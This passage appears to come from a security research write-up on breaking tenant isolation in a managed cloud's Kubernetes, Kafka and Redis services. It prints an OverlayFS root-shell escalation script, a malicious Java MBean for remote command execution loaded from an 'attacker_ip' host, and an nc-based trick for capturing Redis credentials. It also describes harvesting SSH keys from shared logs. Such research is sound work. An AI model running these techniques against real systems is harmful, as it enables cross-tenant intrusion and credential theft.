
As a result, we successfully received a callback from the control plane.

Konnectivity-server context and node network interfaces

Konnectivity-server context and node network interfaces

Mirantis, the company behind the k0s project, confirmed the vulnerability.

1.4. Privilege escalation on the host

Since konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).

In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.

To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.

rm -rf /tmp/lpe
mkdir /tmp/lpe
cd /tmp/lpe

unshare -rm sh -c '
 mkdir l u w m &&
 cp /usr/bin/python3 l/ &&
 chmod 755 l/python3 &&
 setcap cap_setuid+eip l/python3 &&
 mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
 touch m/*
'
getcap /tmp/lpe/u/python3
/tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'

Confirmation of command execution with root privileges

Confirmation of command execution with root privileges

Gaining root privileges opened up several interesting attack vectors:

  1. We discovered an eth2 interface on the 100.64.0.0/10 subnet on the host. The cloud’s overlay network turned out to be flat, providing visibility into all managed services.
  2. The system stored a salt-minion key pair. This significantly expands the attack surface by providing access to the managed cloud’s own control plane through SaltStack.

2. Adventures in the overlay network

2.1. Victoria stack

An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.

When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:

"discoveredLabels": {
           "__address__": "http://100.64.1.1:6897/metrics",
           "__meta_url": "CENSORED",
           "__metrics_path__": "/metrics",
           "__scheme__": "http",
           "__scrape_interval__": "2m0s",
           "__scrape_timeout__": "2m0s",
           "cluster_id": "676767",
           "customer": "customerID",
           "job": "http",
           "profile": "kubernetes",
           "vds_id": "1337",
           "version": "1.0"
         }

It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.


We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.
Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.

Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.

Private SSH key in a VictoriaLogs record

Private SSH key in a VictoriaLogs record

We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.


Process privileges on the host and available actions in Kubernetes

Process privileges on the host and available actions in Kubernetes

Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.

2.2. Compromising managed Kafka instances


We explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.

Discovered Java RMI service on port 9999

Discovered Java RMI service on port 9999


The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:

  • JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).
  • JmxInvoke.java: invokes the selected MBean method through the JMX Registry.
  • ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.

The code that handles the connection and initialization of the MBean component looks like this:

//JmxCreateMBean.java
...
import javax.management.remote.JMXConnector;
import javax.management.remote.JMXConnectorFactory;
import javax.management.remote.JMXServiceURL;

public class JmxCreateMBean {
    private static final class RewritingSocketFactory extends RMISocketFactory {
        private final String fromHost;
        private final String toHost;

        RewritingSocketFactory(String fromHost, String toHost) {
            ...
        }

        @Override
        public Socket createSocket(String host, int port) throws IOException {
            ...
        }

        @Override
        public ServerSocket createServerSocket(int port) throws IOException {
            ...
        }
    }

    public static void main(String[] args) throws Exception {
        ...
        RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3]));
        String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]);

        try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) {
            var mbsc = connector.getMBeanServerConnection();
            try {
                ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5]));
                System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName());
            } catch (InstanceAlreadyExistsException e) {
                System.out.println("EXISTS " + args[5]);
            }
        }
    }
}

Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:

// Exec.java
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Base64;

public class Exec implements ExecMBean {
    @Override
    public String run(String cmd) throws Exception {
        Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start();
        byte[] out = p.getInputStream().readAllBytes();
        int rc = p.waitFor();
        return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8);
    }

    @Override
    public String getB64(String path) throws Exception {
        return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path)));
    }

    @Override
    public String putB64(String path, String b64) throws Exception {
        byte[] data = Base64.getDecoder().decode(b64);
        Files.write(Path.of(path), data);
        return "wrote " + data.length + " bytes";
    }
}

After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.

<html>
<mlet code="Exec" archive="execmbean.jar" name="payload:type=Exec"></mlet>
</html>

We then perform the following steps:

  1. Create a standard MLet loader inside the Kafka JVM.
  2. Load the malicious MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.
  3. Call the run(String cmd) method of the loaded MBean to achieve RCE on the host.
Kafka process context and node network interfaces

Kafka process context and node network interfaces

This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.

2.3. Credential leakage through redis-exporter

The next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:

//redis_exporter/exporter/http.go:47
func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) {
  target := r.URL.Query().Get("target")
...

  if !strings.Contains(target, "://") {
    target = "redis://" + target
  }

  u, err := url.Parse(target)
...

  opts := e.options
...
  _, err = NewRedisExporter(target, opts)
...


Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:

http://<redis_expoter_host>:9121/scrape?target=<fake_redis_server>

AUTH command in an intercepted Redis request

AUTH command in an intercepted Redis request

The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.


Diagnostic information of the Valkey instance

Diagnostic information of the Valkey instance

(Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).

2.4. Compromise of managed PostgreSQL (Patroni) clusters

